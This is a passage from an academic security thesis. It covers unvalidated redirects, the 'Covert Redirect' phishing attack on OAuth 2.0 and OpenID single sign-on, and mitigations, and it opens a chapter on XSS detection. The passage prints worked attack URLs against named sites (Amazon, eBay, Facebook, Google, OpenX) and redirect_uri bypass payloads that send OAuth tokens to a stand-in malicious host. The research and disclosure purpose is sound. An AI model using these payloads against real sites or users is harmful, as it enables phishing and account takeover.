Vulnerabilities Found in Cat 4 URL. Since we consider all the possible delimiters[6] in a URL and their (multiple) hexadecimal encoded values as the end symbol of a destination URL, we can detect many overlooked URF vulnerabilities. One such vulnerability is found in the popular web advertisement application OpenX. The CVE reference number is CVE-2014-2230 [94]. The flaw occurs at the "_maxdest" parameter in the "ck.php" page. We can see that the delimiter in the link is "_". Considering "&" as the only end symbol of the destination URL would miss the bug.

```
http://www.example.com/www/delivery/ck.php?oaparams=1__bannerid=1__
zoneid=1__source=index_index__cb=1__maxdest=https://www.malicious.com
```

2.5.2 Other URF Vulnerabilities Discovered

Apart from the vulnerabilities we have just introduced, URFDS found many other important vulnerabilities.

DoubleClick, a Google subsidiary, develops and provides Internet advertisement services [5]. We found that almost all pages of DoubleClick were vulnerable to URF attacks. DoubleClick's customers from around the world may all be vulnerable to spam attacks that exploit URF vulnerabilities [71].

Another interesting finding is related to the "l.php" file of Facebook. Facebook uses this file to redirect its users to other sites. We know that security researchers have reported the file was vulnerable to URF attacks before. Thus we were somewhat surprised when URFDS reported the same vulnerability. After some analysis, we found that for every destination URL, Facebook generates a string value for parameter "&h" to denote the URL. In the following example, the destination URL is `http://www.bing.com` and the corresponding value of "&h" is "mAQHgtP_E". After the

[6]We include all delimiters found in the more than 100 million URLs in our analysis.

earlier URF vulnerability report, Facebook generated new ”&h” values for all destination URLs. Yet all the old ”&h” values remained there, making formerly generated links vulnerable to URF attacks [70]. We reported this vulnerability to Facebook and they patched it immediately.

```
http://www.facebook.com/l.php?u=http://www.bing.com&h=mAQHgtP_E
```

Some of the discovered vulnerabilities are assigned a CVE number. Aside from the one mentioned above, we obtained some other CVEs, for instance CVE-2014-7292 related to Newtelligence dasBlog [99] and CVE-2014-7294 related to popular Ex Libris Patron Directory Services (PDS) library system [101]. The details of these vulnerabilities are listed in Appendix A.

2.5.3 URF Mitigation

To keep users from attacks, it is essential to mitigate URF vulnerabilities. Both client-side and server-side methods can be used. We summarize the common methods below.

Common ways to prevent URF:

- Avoid redirects and forwards. This method is not preferred as it causes inconvenience and leads to bad user experience.
- Disable modification of the destination URL when redirects are used. Use a whitelist to validate the destination URL.
- Sanitize user input.
- Notify users that they are leaving a web application. This may cause inconvenience.

- Encode the destination URL. This method is not foolproof as attackers may break the encoding.[7].

2.6 Related Work & Conclusion

Black-box testing and white-box testing are the two main approaches [56] to find software and web application vulnerabilities. In black-box testing, the tester does not know the source code. Different inputs are fed into the application. Outputs are analysed to detect abnormality and thus deduce problems in the code. However, for white-box testing, the source code is known to the tester. URFDS belongs to black-box testing.

When it comes to detecting vulnerabilities of web applications, black-box testing tools (e.g., [29, 127, 22, 76]) are more popular than white-box tools. Some black-box tools claim they can be generic enough to identify a wide range of web application vulnerabilities (e.g., [29]). However, studies have shown that the generic scanning tools are not as comprehensive in practice as they claimed to be and have serious limitations ([39, 52]). Two older but well-known web application detection and prevention approaches are application-level firewall by Scoot and Sharp [124] and fault injection and behaviour monitoring assessment by Huang et al. [65]. However, they do not consider the detection of URF attacks. In recent years, the detection and prevention of XSS (e.g., [36], [40], [85], [134]) and SQL Injection (e.g., [57], [128], [31], [141]) have drawn systematic researches. Though Unvalidated Redirect and Forwards is in the OWASP Top 10 list, it does not draw as much attention as others.

Fette et al. treat URF as one important indicator of phishing attacks in emails [54]. They use it to motivate their heuristics to identify phishing emails. Wang et al. devise a method to detect malicious sites that exploit browser vulnerabilities [137]. They find that many sites hosting attacks hide behind URF flaws. The number of such host

[7] An example is the WordPress Newsletter Plugin vulnerability introduced in Section 2.5.1

sites detected grows 263% when they follow the redirect links [137]. Netcraft provides commercial URF detection service. On its website, it provides some brief examples but does not describe the details of the detection system [10]. Shue et al. [126] provide a method to detect Open Redirect (URF) attacks but their method has a lot of limitations as described in Section 2.2.2.

In this chapter, we introduced an effective black-box testing tool - URFDS. It can be used to discover URF vulnerabilities with a false positive rate of zero. Furthermore, it is able to find vulnerabilities that were overlooked by other detection tools. So far there is still a lack of efficient client-side mechanisms to prevent URF attacks. Devising a client-side tool for URF prevention would be one interesting research topic in the future.

Chapter 3

Covert Redirect

Nowadays, the relationship between two web applications are closer than ever before. It is impossible for a web application to keep itself secure while neglecting its partners.

In this chapter, we will introduce a new phishing model ”Covert Redirect” that exploits vulnerabilities of the target website's partners. Covert Redirect can also be used to attack Single sign-on (SSO) systems. We take a detailed study of the two most widely used SSO systems, OAuth 2.0 and OpenID, and found that almost all major providers of the two systems are vulnerable to Covert Redirect. These providers include Facebook, Google, Yahoo, LinkedIn and Microsoft.

The roadmap for this chapter is as follows. Section 3.1 describes some common phishing techniques. Section 3.2 formally introduces Covert Redirect and provides two examples. Section 3.3 explains the SSO system and describes the authorization process of OAuth 2.0 and authentication process of OpenID. Section 3.4 goes into the details of Covert Redirect related to OAuth 2.0. Section 3.5 discusses the prevention of Covert Redirect and Section 3.6 mentions the related works and concludes.

3.1 Common Phishing Techniques

Phishing is a way of attack that attempts to obtain victims' sensitive information such as credit card number, account passwords and user names by pretending to be legitimate communications. Sources of the communications include, but not restricted to, banks, retail websites, online payment systems, auction sites and social websites. The followings are some popular phishing techniques.

Spam. Phishing attackers may send emails to millions of users, requesting for some important information. This information may be used for further illegal activities. The number of email spams is very large.

Phone Phishing. Attackers may claim they are from a trustworthy entity and ask a victim to dial a phone number. Once this phone number is dialled, the victim is then prompted to enter his bank account or other useful information.

Website Forgery. Attackers lure the victims to enter their sensitive information at fake web pages that look almost identical to the real websites. They may even use scripting languages to alter the content of the address bar.

Spam and website forgery are closely related. Covert Redirect can work with them both.

3.2 Covert Redirect Vulnerability

Covert Redirect is an application that takes a parameter and redirects a user to the parameter value without sufficient validations. It takes advantages of Open Redirect and XSS vulnerabilities in a web application's partners (including third-party applications). It often exists because of a website's overconfidence in its partners. Covert Redirect is

a form of Unvalidated Redirects and Forwards (URF).[1]

Two main validation methods may lead to Covert Redirect Vulnerabilities. One is validation using a matched domain-token pair. The other is validation using a whitelist.

3.2.1 Validation Using a Matched Domain-Token Pair

The following is a redirect link that use domain-token pair for validation. The "&token" parameter is used to check the destination URL. Every domain of the redirected websites has a matching token.

```
http://www.initial.com/redirect.php?destination=http%3A%2F%2Fwww.
redirected.com&token=123456
```

At first glance, it seems that this mechanism works properly and is not vulnerable to URF attacks. However, when all URLs that belong to the same domain use the same token and when the redirected website itself has URF vulnerability, the victim users can be covertly redirected. That is, if an attack is constructed according to the following link, the victim will be first redirected to `http%3A%2F%2Fwww.redirected.com` from `http://www.initial.com` and then redirected to `http%3A%2F%2Fwww.malicious.com` from `http%3A%2F%2Fwww.redirected.com`. It is as if being redirected from `http://www.initial.com` to `http%3A%2F%2Fwww.malicious.com` directly. This is how Covert Redirect gets its name.

```
http://www.initial.com/redirect.php?destination=http%3A%2F%2Fwww.
redirected.com%2Fredirect.php%3Fdestination%3Dhttp%3A%2F%2Fwww.
malicious.com&token=12345
```

[1]Before the discovery of Covert Redirect, URF used to refer to Open Redirect only. Now, both Open Redirect and Covert Redirect are under the umbrella of URF.

One real example is Amazon. The following is the structure of URL redirection of Amazon. In the link, the redirected website is `http%3A%2F%2Fwww.facebook.com` as specified by parameter "&location". Amazon uses parameter `&token=6BD0FB927CC51E76FF446584B1040F70EA7E88E1` to validate outward redirects to Facebook. As long as parameter "&token" is equal to this value, any link with a Facebook domain will be permitted.

```
http://www.amazon.com/gp/redirect.html?_encoding=UTF8&location=http
%3A%2F%2Fwww.facebook.com&token=6BD0FB927CC51E76FF446584B1040F70EA7
E88E1
```

Thus, if a link in Facebook suffers URF vulnerability, a user could be redirected from Amazon to a malicious site via this vulnerable link. We mentioned a vulnerable link in Facebook that occurs at the "&u" parameter in the "l.php" page in Section 2.5.2. Here, we reproduce it below.

```
http://www.facebook.com/l.php?u=http%3A%2F%2Fwww.malicious.com&h=
7AQFwCeYDAQEZsz_cx9BJKCE5Af7KKocYw4jOlGk5TB5kZg
```

With these, we can construct the following attack code that targets Amazon using Covert Redirect.

```
http://www.amazon.com/gp/redirect.html?_encoding=UTF8&location=http
%3A%2F%2Fwww.facebook.com%2Fl.php%3Fu%3Dhttp%253A%252F%252Fwww.
malicious.com%26h%3D7AQFwCeYDAQEZsz_cx9BJKCE5Af7KKocYw4jOlGk5TB5kZg
&token=6BD0FB927CC51E76FF446584B1040F70EA7E88E1
```

All Amazon websites in different countries use the same redirection mechanism. This means Amazon's online services worldwide are vulnerable to Covert Redirect attacks. Given Amazon's popularity, this kind of attack puts Amazon users in a very dangerous situation.

We tested top 200 websites on Alexa and found that websites such as Yahoo and The New York Times have similar problems. The vulnerabilities have been reported to the respective companies and have been patched.

3.2.2 Validation Using a Whitelist

Whitelist is one of the methods recommended by OWASP to prevent URF attacks. Many web applications use it in their redirection system. But if whitelist is not used properly, they may still be subject to Covert Redirect attacks.

The following is one instance that whitelist is not used strictly. One domain listed in the whitelist of "initial.com" is "redirected.com". Similar as before, if the URLs in the redirected domain have URF vulnerability themselves, a user could be redirected from "initial.com" to to a malicious site via a vulnerable URL in "redirected.com".

```
http://www.initial.com/redirect.php?destination=http%3A%2F%2Fwww.
redirected.com
```

Take eBay as an example. The domains of many leading websites are listed in its whitelist, such as "google.com", "facebook.com", "linkedin.com", and "microsoft.com". Below is an example of its redirect URLs. Should the domain of the value of parameter "&mpre" appear in eBay's whitelist, the redirection will be permitted. In this case, the destination URL is "google.com/test". It has an authorized domain and so will be allowed in redirection.

```
http://rover.ebay.com/rover/1/711-67261-24966-0/2?mtid=691&kwid=1
&crlp=1_263602&itemid=370825182102&mpre=http://www.google.com/test
```

If Google has URF vulnerability, attackers can potentially redirect a victim from ”ebay.com” to ”malicious.com” via ”google.com”. We found an URF vulnerability in Google that occurs at the ”&q” parameter in the ”search” page.

```
http://www.google.com/search?btnI&q=malicious.com
```

Now, we are able bypass eBay’s redirection validation system using Covert Redirect attack model. The following is the attack code.

```
http://rover.ebay.com/rover/1/711-67261-24966-0/2?mtid=691&kwid=1
&crlp=1_263602&itemid=370825182102&mpre=http://www.google.com/
search?btnI&q=malicious.com
```

Like Amazon, eBay is a well-known shopping website and has millions of users. this vulnerability is therefore very dangerous. Worse still, some leading websites such as ”google.com” do not take URF very seriously. This makes websites, like eBay, that list ”google.com” in their whitelist all the more vulnerable.

During our test, we found that apart from eBay, top websites such as Taobao, WordPress and Godaddy all have similar problems. Though these websites are careful in preventing Open Redirect, their systems can be bypassed. We reported the vulnerabilities to the affected companies and received their appreciations.

3.3 Basics of SSO System

SSO systems generally rely on whitelist to validate redirects and are thus prone to Covert Redirect as well. Covert Redirect related to SSO is harder to detect than normal phishing because it uses real websites for phishing.

3.3.1 Overview of Single Sign-On

Single sign-on (SSO) is a mechanism for a user to gain access to all systems with one account. The user no longer needs to create multiple accounts. With the boom of social networks, SSO systems are being used by more and more websites for easy login.

Suppose you want to create an account with `stackoverflow.com`, a leading question and answer website supported by `stackexchange.com`. As shown in Figure 3.1, StackOverflow allows you to sign up with not only Stack Exchange, but also your Facebook and Google accounts. This way of authentication is known as SSO. SSO is widely used for better user experience. According to a survey by Blue Research, 77% users prefer to sign up using SSO [120]. OAuth and OpenID are the two most popular SSO systems.

Leading Internet companies such as Google, Facebook, LinkedIn, Twitter, Yahoo and Microsoft all offer SSO services. They are the SSO service providers. Websites that allow users to sign up with SSO services are the third-party applications. Figure 3.2 describes the tripartite relationship.

SSO Security

Researchers have developed many approaches and tools to exam protocols, for instance, the BAN logic [44], the NRL protocol analyser [90], and Millen's model [91] to name a few. Some studies focus on SSO protocols specifically. Grob formalizes the SAML (Security Assertion Markup Language) SSO Browser/Artifact Profile [58]. In his re-



Figure 3.1: Multiple Login Choices on Stack Overflow

search, three protocol weaknesses are found based on assumption that an attacker could spoof DNS servers and intercept protocol traffic.

There are many vulnerabilities related to SSO described in research papers. Akhawe models WebAuth SSO in Alloy and finds a flaw that may lead to victim users unknowingly signing in as the attacker [30]. Armando et al. discover similar flaws in SAML-based SSO for Google apps [33] by extending their previous model [32]. Rui et al. make an extensive security study of commercial web SSO systems [136]. They focus on the actual web traffic going through the browser and use an algorithm to recover important semantic information to identify potential exploit opportunities.

Different from the vulnerabilities above, Covert Redirect related to SSO may allow attackers to access sensitive information.

3.3.2 What is OAuth

OAuth is one open standard for SSO authorization. Leading websites such as Facebook, Microsoft, Google and Baidu all provide OAuth services. These service providers usu-



Figure 3.2: Three Parties Involves in SSO

ally provide various open APIs (Application Program Interface) for third-party applications to better service the users. OAuth allows third-party applications to access user information from OAuth service providers without knowledge of the password.

There are two versions of OAuth - OAuth 1.0 and OAuth 2.0. Though OAuth 2.0 is the second generation of the OAuth protocol, it is not compatible with OAuth 1.0. Most service providers use OAuth 2.0 nowadays.



Figure 3.3: Simplified Process of Implicit in OAuth 2.0

Authorization Process of OAuth 2.0

OAuth 2.0 provides four authorization mechanisms. Two of the mechanisms are much more popular. They are Implicit (response_type=token) and Authorization Code (response_type=code). The process of Implicit is shown in Figure 3.3. The user wants to sign up or log in to Third-party.com that accepts OAuth 2.0. Third-party.com asks him to choose his OAuth 2.0 provider and redirects him to Provider.com. The user authorizes Third-party.com and grants access rights. Provider.com redirects him back to Third-party.com together with the authorization ”token”.

Figure 3.4 shows the process of Authorization Code that is similar to the process above.



Figure 3.4: Simplified Process of Authorization Code in OAuth 2.0

3.3.3 What is OpenID

OpenID is a decentralized protocol developed by OpenID Foundation. It allows users to login in to multiple third-party applications using one service provider account. It

has a similar function as OAuth.

There are over 50,000 websites that accept OpenID for logins and over 1 billion OpenID-enabled users. The notable service providers include Google, Yahoo and Microsoft.

Authentication Process of OpenID

The OpenID authentication process is different from the OAuth 2.0 authorization process. Figure 3.5 displays the simplified process of OpenID.

The user wants to sign up or log in to Third-party.com that accepts OpenID service. Third-party.com asks the user to choose his OpenID provider and redirects him to Provider.com. The user authenticates himself and grants rights to Third-party.com. Upon verification, Provider.com redirects the user back to Third-party.com. The difference between the two SSO systems are that OAuth 2.0 is about authorization while OpenID is about authentication.



Figure 3.5: Simplified Authentication Process of OpenID

3.4 Covert Redirect Related to OAuth 2.0

OAuth 2.0 providers are prone to Covert Redirect when they do not use whitelist properly and when third-party applications are susceptible to Open Redirect or XSS attacks.

If an OAuth 2.0 user clicks a phishing link based on Covert Redirect model, a pop-up dialogue appears and asks for authorization. If the user chooses to authorize the third-party application and grants certain access rights, he will be redirected to a malicious website. At the same time, a ”token” and the scope of the granted rights will be attached as well. With the ”token”, the malicious website can then capture the user's personal data depending on what is granted earlier from the provider's database. The data may include phone number, birth date, email address, home location and many others. More seriously, the attacker may even control the victim's account with the OAuth 2.0 service provider. In Figure 3.6, the chart describes the flow of events when OAuth 2.0 is attacked by Covert Redirect.



Figure 3.6: Simplified Authorization Process of OAuth 2.0 under Covert Redirect

No matter whether the victim user chooses to authorize the application or not, he will be redirected to the website under the control of the attacker. This might further compromise the victim.

Compared to normal phishing where fake domains are used to trick users, Covert Redirect is more harmful as it can use real domains to launch attacks.

3.4.1 Attack Mechanisms

There are four situations that result in Covert Redirect. One is when the service provider does not perform validation of the redirected URLs at all. The other three are when the provider does some, but insufficient, validation.

No Validation

In OAuth 2.0, the redirect destination after user authorization is usually specified by parameter "&redirect_uri". This destination is supposed to take the user to the third-party application and to continue surfing on its site. However, if the OAuth 2.0 service provider does not validate the redirect, that is attackers can change the value of "&redirect_uri" to any website address, the users could fall into victim when they click a tempered login or registration link.

```
http://www.provider.com/dialog/oauth?redirect_uri=http%3A%2F%2Fwww.
third-party.com&scope=phone_number%2cemail%birthday&client_id=123456
&response_type=token%2ccode
```

The link above is a normal OAuth request. However, attackers can modify the redirect parameter to `http://www.malicious.com` for phishing.

```
http://www.provider.com/dialog/oauth?redirect_uri=http%3A%2F%2Fwww.
```

```
malicious.com&scope=phone_number%2cemail%birthday&client_id=123456
&response_type=token%2ccode
```

Direct Bypass of Redirect Validation

When the provider does not check the redirect parameter thoroughly, attackers can directly bypass the validation. For example, in the link below, the value of "&redirect_uri" is `http%3A%2F%2Fwww.third-party.com\.www.malicious.com` but the service provider takes it as `http%3A%2F%2Fwww.third-party.com` and thinks it is safe. In fact, the actual destination is `www.malicious.com`.

```
http://www.provider.com/dialog/oauth?redirect_uri=http\%3A\%2F\%2F
www.third-party.com\.www.malicious.com&scope=phone_number%2cemail%
birthday&client_id=123456&response_type=token%2ccode
```

There are multiple tricks to achieve direct bypass. The followings are some other examples.

- redirect_uri=http%3A%2F%2Fwww.third-party.com:\@www.malicious.com
- redirect_uri=http%3A%2F%2Fwww.third-party.com?www.malicious.com

Exploitation of Third-Party Vulnerability

Even when the service provider carefully checks the domain of the redirected URL according to a whitelist, attackers can indirectly bypass its surveillance if they can find Open Redirect or XSS vulnerabilities in the redirected domain. Then the attacker can construct a phishing website to cheat the victims. The following is a phishing link constructed based on this idea.

The value of "&redirect_uri" is `http%3A%2F%2Fwww.third-party.com%2Fredirect.php%3Fw%3Daaa%26url%3Dhttp%3A%2F%2Fwww.malicious.com`. Victims will first be redirected from the provider to the third-party application and then immediately redirected to `malicious.com`. Parameter containing user information will also be passed along the consecutive redirects.

```
http://www.provider.com/dialog/oauth?redirect_uri=http%3A%2F%2Fwww.
third-party.com%2Fredirect.php%3Fw%3Daaa%26url%3Dhttp%3A%2F%2F
www.malicious.com&scope=phone_number%2cemail%birthday&client_id=
123456&response_type=token%2ccode
```

Improper Use of Authorization Parameters

Some third-party applications do not set the "&state"[2] parameter properly when they accept OAuth 2.0 services. This allows attackers to include the redirect URL in the "&state" parameter together with its initial value. Because the provider only validates parameter "&redirect_uri", attackers can simply change parameter "&state" and bypass the system. The following is one example of such an attack. We can see that the value of "&redirect_uri" is `http%3A%2F%www.third-party.com` which is legitimate and will be able to pass the validation. However, attackers can change the value of "&state" to anything they like, such as `state=O2CRSF7bdf17633d9f4934bb7f4e937eef6d59-http%3A%2F%2Fwww.malicious.com`. If a user authorizes the link, he will be redirected to `http%3A%2F%2Fwww.malicious.com` with his information attached.

```
http://www.provider.com/dialog/oauth?redirect_uri=http%3A%2F%2Fwww.
```

[2]The state parameter is intended to preserve some state object set by the client in the authorization request, and make it available to the client in the response.

```
third-party.com&scope=phone_number%2cemail%birthday&state=O2CRSF7b
df17633d9f4934bb7f4e937eef6d59-http%3A%2F%2Fwww.malicious.com&
client_id=123456&response_type=token%2ccode
```

3.4.2 Risk Exposure

Covert Redirect related to OAuth 2.0 is a serious vulnerability. As we have seen in the earlier examples, it could lead to phishing attacks and result in sensitive information leakage. What's more, it has a wide influence. Most of the major Internet companies that provide OAuth 2.0 services can be affected. On top of all these, it is difficult to patch.

Since attackers can obtain the "token" from the provider, they can use it to communicate with the provider and the third-party application by calling related APIs. Apart from acquiring user information, they can even post messages or delete friends.

Using Covert Redirect together with other attacks such as CSRF, attackers can log in to the third-party application and do anything with the user account, including deleting the account.

3.4.3 Covert Redirect Related to OpenID

The attack mechanism of Covert Redirect related to OpenID is similar to that related to OAuth 2.0. The difference lies in that attacker can not get sensitive information such as "token" in the case of OpenID. When victims are redirected to a malicious website from the vulnerable third-party application, no sensitive information is attached.

3.4.4 Affected OAuth 2.0 and OpenID Providers

We tested the top 18 companies that provide OAuth 2.0 and OpenID services: 16 of them are vulnerable to Covert Redirect.

The following table summarizes the results for the major OAuth 2.0 and OpenID providers.[3] We can see that for leading websites that provide OAuth 2.0 and/or OpenID services, only Baidu and WordPress are not vulnerable to Covert Redirect. We do not list Twitter here as it uses OAuth 1.0 instead of OAuth 2.0.

Provider	OAuth 2.0/OpenID	Redirect URL Check	Resistant to Covert Redirect
Google	OAuth 2.0 & OpenID	Y	N
Facebook	OAuth 2.0	Y	N
Baidu	OAuth 2.0	Y	Y
Yahoo	OAuth 2.0 & OpenID	Y	N
QQ	OAuth 2.0	Y	N
Taobao	OAuth 2.0	Y	N
LinkedIn	OAuth 2.0	Y	N
Sina	OAuth 2.0	Y	N
Weibo	OAuth 2.0	Y	N
Sohu	OAuth 2.0	Y	N
WordPress	OAuth 2.0	Y	Y
Paypal	OAuth 2.0	Y	N
Microsoft	OAuth 2.0 & OpenID	Y	N
VK	OAuth 2.0	Y	N
Mail.ru	OAuth 2.0	Y	N
163	OAuth 2.0	Y	N

[3]The order is based on Alexa ranking.

Alipay	OAuth 2.0	Y	N
GitHub	OAuth 2.0	Y	N

3.5 Prevention of Covert Redirect

For Covert Redirect mentioned in Section 3.2, if the vulnerable websites can check redirected URLs of their partners thoroughly, then there would be no space for Covert Redirect. For Covert Redirect related to SSO systems, the situation is more complex and we will explain it in detail now.

3.5.1 Responsibility of the Vulnerability

Covert Redirect is generally due to the improper validation of the service provider and/or existing weaknesses in the third-party application. The latter is more common. However, vulnerable third-party applications may be unaware of the vulnerability, or they do not bother to fix it. One concern is the cost. And the other is that maybe in their view, the host company is responsible for making the attacks appear more credible; therefore, it is not solely their problem. The onus falls onto the Big Brother (the service provider). However, to the provider, the problem does not originate from its own website. Even if it is willing to take on the responsibility, it has to gain cooperation from all the third-party applications, which will be a daunting task.

In our view, the providers should be responsible for the vulnerability because the attacks are mainly targeted at them.

3.5.2 Prevention

In order to prevent Covert Redirect related to SSO systems, all three parties, namely the service provider, the third-party application and the user, need to take actions. Below are some suggestions.

Service Provider:

- Validate the full path of the redirect URL thoroughly
- Force the third-party application to use whitelist strictly
- Destroy parameter ”state” immediately after use

Third-Party Application:

- Try to avoid Open Redirect, XSS and other vulnerabilities
- Provide whitelist URLs when registering with the provider

User:

- Visit the official websites
- Avoid clicking random links received; click only after careful examination
- Don’t authorize/authenticate request from unfamiliar third-party applications

3.6 Related Work and Conclusion

Over the last few years, research on phishing in general and SSO system security in specific covers many topics.

One of the most commonly used techniques to detect phishing is blacklist. Major anti-phishing applications, as well as plug-ins built into popular browsers use blacklist to block phishing sites. Google manages one of the most famous databases to detect phishing websites [16]. It constantly adds the newly discovered phishing links to this database. Blacklist only provides a partial solution, as not all global phishing websites are listed [125] and new phishing websites appear everyday [92]. It's difficult to be exhaustive. Moreover, most phishing websites are short-lived (e.g., several hours). This makes it extremely difficult to keep the database up to date.

Whitelist is another phishing prevention method. Simply put, it is a database of good websites. It can be divided into two parts: a personalized list managed by end users and a global list managed by central server. Whitelist is not commonly used and its main usage of it is in the pre-processing step. AntiPhish is a browser extension developed by Kirda and Krugel to maintain the domain names and credentials of trusted websites [79]. Nave Bayesian Classification Algorithm is used to construct personalized whitelist in Cao et al. [47]. However, both blacklist and whitelist cannot prevent phishing attacks based on Covert Redirect.

The SSO security research includes many topics, such as chances for phishing attacks [11], OpenID analysis [129] and privacy concerns [132, 117]. Covert Redirect can be used to attack almost all SSO systems. We have shown the details of phishing attacks on two popular SSO systems, OAuth 2.0 and OpenID. Covert Redirect can work alone or in conjunction with vulnerabilities in third-party applications.

Chapter 4

Client-side Cross-site Scripting Detection System

As we mentioned above, web languages have evolved from light, static mechanisms to full-blown dynamic code execution approaches. XSS makes uses of these dynamic approaches and causes victim's browsers to execute crafted scripts from attacker. These executed scripts can be used to steal the victim's sensitive information, deface web page, perform denial of service attack, alter browser functionality and many others. Some XSS worm attacks can be self-propagating and may victimize millions of people [27]. Unlike other web vulnerabilities such as SQL Injection, XSS attacks do not target web servers but affect the client-side users. The attacks actually happen within the victim' browsers. So the server side of the web applications may have little information of successful XSS attacks.

XSS has been one of the most common web application vulnerabilities since 2007 [23]. According to the 2014 Website Security Statistics Report by WhiteHat Security [1], the quatity of XSS vulnerabilities constitutes half number of all web application vulnerabilities discovered. Trustwaves Spiderlabs's research estimated that 82% of web applications were vulnerable to XSS in 2013 [21]. Meanwhile, new XSS vulnerabilities

are being added constantly to one of the online vulnerability repositories - XSSposed [19].

